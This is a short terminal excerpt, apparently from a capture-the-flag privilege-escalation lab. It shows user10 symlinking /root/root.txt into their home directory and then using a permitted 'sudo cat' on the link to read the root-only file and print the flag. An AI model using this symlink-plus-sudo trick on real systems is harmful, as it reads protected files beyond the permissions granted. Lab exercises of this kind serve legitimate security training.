user10@SudoHome:~$ ln -s /root/root.txt .important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
flag{root-f522d1d715970073a6413474ca0e0f63}
user10@SudoHome:~$ █
```